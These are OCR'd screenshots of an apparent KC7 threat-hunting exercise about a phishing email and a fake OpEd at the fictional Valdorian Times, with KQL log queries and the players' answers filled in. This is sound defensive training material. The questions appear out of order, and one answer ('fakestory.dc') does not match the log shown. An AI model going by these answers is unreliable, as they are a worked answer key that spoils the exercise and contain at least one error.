
Show Tags


#timestamp


Solved by 2079 players || Need help? Ask on discord @ kc7cyber/community

Submit




Azure Data Explorer
New connection pane
Query
Dora
Connections
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Add
SolviSystems
SpookySweets
TitanShield
ValdyTimes
Authentication...
Email
Employees
FileCreationEv...
InboundNetwo...
OutboundNet...
PassiveDns
ProcessEvents
SecurityAlerts
ValdyX2
1 Email
2 | where recipient == "clark_kent@valdoriantimes.news"
3
Table 1
Add visual
Stats
Search
UTC
Done (0.314 s)
21 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-01-28 14:06:06.0000 richard_pina@aightsoboom.net richard_pina@aights... clark_kent@valdoria... [EXTERNAL] RE: Century you... CLEAN https://images.valdoriantime...
2024-01-29 13:27:01.0000 howard_cosell@valdoriantimes.news howard_cosell@vald... clark_kent@valdoria... RE: Also engagement and o... https://weprinturstuff.sharep...
2024-01-30 09:37:46.0000 quietus.isomorphisms@hotmail.com quietus.isomorphism... clark_kent@valdoria... [EXTERNAL] Commitment cit... SUSPICIOUS https://en.wikipedia.org/wiki...
2024-01-30 15:54:25.0000 jose_ramirez@valdoriantimes.news jose_ramirez@valdor... clark_kent@valdoria... Print journalism digital digit... https://docs.google.com/pre...
2024-01-31 11:11:12.0000 ronnie_mclovin@valdoriantimes.news ronnie_mclovin@val... clark_kent@valdoria... URGENT: Final OpEd Draft E... CLEAN https://sharepoint.valdorianti...
1 URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))
Columns


Question 6 (20 pts)
Who sent this email containing the final edits for the OpEd piece?
Enter the sender's email address.
ronnie_mclovin@valdoriantimes.news
Show Tags
#sender
Solved by 1570 players || Need help? Ask on discord @ kc7cyber/community
Submit



Question 8 (20 pts)

So, it looks like Ronnie did send the email. When you go back and talk to Ronnie, she is adamant that she never sent the draft. She thinks maybe someone else used her account to send it.


She doesn't recall getting any unusual emails or any other weird activity on her computer.

Do you think this needs further investigation (yes/no)? Choose wisely

yes

Solved by 1970 players || Need help? Ask on discord @ kc7cyber/community

Submit



Question 1 (20 pts)

You stop by The Valdorian Times office and meet with some staff. After the meeting, one employee, `Sonia Gose`, comes up to you and says she may have something that can help with your investigation.

What is Sonia's job role?

Senior editor

Show Tags


#name

Solved by 1896 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 2 (20 pts)

Sonia shows you a suspicious email she received a few weeks ago.



[EXTERNAL] FW: Invitation to Apply: Lead Political Correspondent

newspaper_jobs@gmail.com
To: Sonia Gose
Wed 1/10/2024 7:58 AM

Hi, Sonia.

We are in search of Multimedia Journalists and we thought your experience was quite impressive. Would you consider applying? Click here to learn more about our open roles.

Sincerely.

Mike Smith
WeHireJournalists

Reply Forward

What email address was used to send this email?

newspaper_jobs@gmail.com

Show Tags

#sender

Solved by 1898 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 3 (20 pts)

Let's look for this email in our email logs.

When was the email sent to Sonia Gose? Enter the exact timestamp from the logs.


2024-01-05T09:42:05Z


Show Tags


#recipient #sender #timestamp


Solved by 1870 players || Need help? Ask on discord @ kc7cyber/community


Submit





Question 4 (20 pts)
What URL was included in the email?
https://promotionrecruit.com/published/Valdorian_Times_
Show Tags
#link
Solved by 1865 players || Need help? Ask on discord @ kc7cyber/community
Submit


Question 14 (50 pts)
What is the full URL fakestory.docx was downloaded from?
https://hire-recruit.org/files/fakescandal/2024/fakestory.dc
Show Tags
#url
Solved by 1389 players || Need help? Ask on discord @ kc7cyber/community
Submit
64%


Azure Data Explorer
New connection pane
Query
Connections
Add
username (string)
Email
link (string)
recipient (string)
reply_to (string)
sender (string)
subject (string)
timestamp (datetime)
verdict (string)
Employees
FileCreationEvents
InboundNetworkEvents
OutboundNetworkEvents
method (string)
src_ip (string)
timestamp (datetime)
url (string)
user_agent (string)
PassiveDns
ProcessEvents
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
OutboundNetworkEvents
| where timestamp == "2024-01-31T09:47:51Z"
Table 1
Add visual
Stats
Search
UTC
Done (0.760 s)
1 records
timestamp
method
src_ip
user_agent
url
2024-01-31 09:47:51.0000
GET
10.10.0.19
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrom...
https://hire-recruit.org/files/fakescandal/2024/fakestory.d...
https://hire-recruit.org/files/fakescandal/2024/fakestory.docx
27°C
Sunny
Pretraživanje
16:10
10.10.2024.


Question 5 (20 pts)
You ask Sonia if she clicked on the link but she says she doesn't remember. Let's help her remember.
What is Sonia Gose's IP address?
10.10.0.3
Show Tags
#name
#ip
Solved by 1867 players || Need help? Ask on discord @ kc7cyber/community
Submit



Question 6 (20 pts) Solved

Did Sonia click on this link?

If so, enter the timestamp when she clicked the link. If not, type "no".

2024-01-05T10:23:17Z


Show Tags

